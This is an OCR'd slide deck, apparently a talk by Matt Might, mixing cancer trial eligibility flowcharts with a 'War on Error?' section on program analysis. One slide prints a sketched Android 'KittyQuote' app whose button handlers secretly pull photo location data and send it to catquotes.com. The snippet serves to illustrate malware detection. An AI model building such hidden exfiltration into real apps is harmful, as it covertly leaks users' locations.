
Broad, reusable assays

High coverage











What about cancer?


Eddy Yang



Solid tumor or lymphoma
Age: >18
ECOG PS: 0-2
Available tissue
Metastatic or Unresectable
Measureable disease (10mm)
NSCLC or melanoma
In-house NGS test
Strata Test
All other cancer types
Strata Test


Solid tumor or lymphoma
Age: >18
ECOG PS: 0-2
Available tissue
Glioblastoma
Strata Test
Pancreatic cancer
Strata Test
Metastatic or Unresectable
Prostate cancer
Measureable disease or PSA recurrence
Strata Test
Ovarian cancer
Measureable disease or CA125 recurrence
Strata Test
Measureable disease (10mm)
NSCLC or melanoma or colorectal
In-house NGS test
Strata Test
All other cancer types
Strata Test

Harry Erba


Chris Klug

SR
SOUTHERN
RESEARCH



The War on Error?


$\hat{f} :$



```
Kitty.java (~/Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
  String img = "k155"; // kitty image
  // other fields ...
  public void onCreate(Bundle savedState) {
    super.onCreate(savedState);
    // build quote list and other initialization
  }
  public String getKitty() {
    // access "DCIM/Camera" and use ExifInterface
    //  to exfiltrate location
  }
  public void aboutButton(View view) {
    // display normal information
    String website = "http://www.catquotes.com";
    startActivity(
      new Intent(Intent.ACTION_VIEW,
          Uri.parse(website)));
    try {
      new SendOut().execute(website);
    } catch (Exception e) { }
  }
  public void nextButton(View view) {
    img = getKittey();  // store loc info
  }
  public void prevButton(View view) {
    img = getKittey();
  }
  public void kittyQuoteButton(View view) {
    // display kitty quote as toast message
    // ... and send out location info to a website
    String url = "http://www.catquotes.com?" + img;
    try {
      new SendOut().execute(url);
    } catch (Exception e) {
      // if network fails, not giving up
Type  :quit<Enter>  to exit Vim                    8,24        Top
```

$\longrightarrow \left\{ \begin{array}{c} \textbf{halts} \\ \textbf{loops} \\ \textbf{dunno} \end{array} \right\}$

$\hat{f} :$



$\longrightarrow \Bigg\{$

$\Bigg\}$

Thank you!

Matt Might | matt.might.net | @mattmight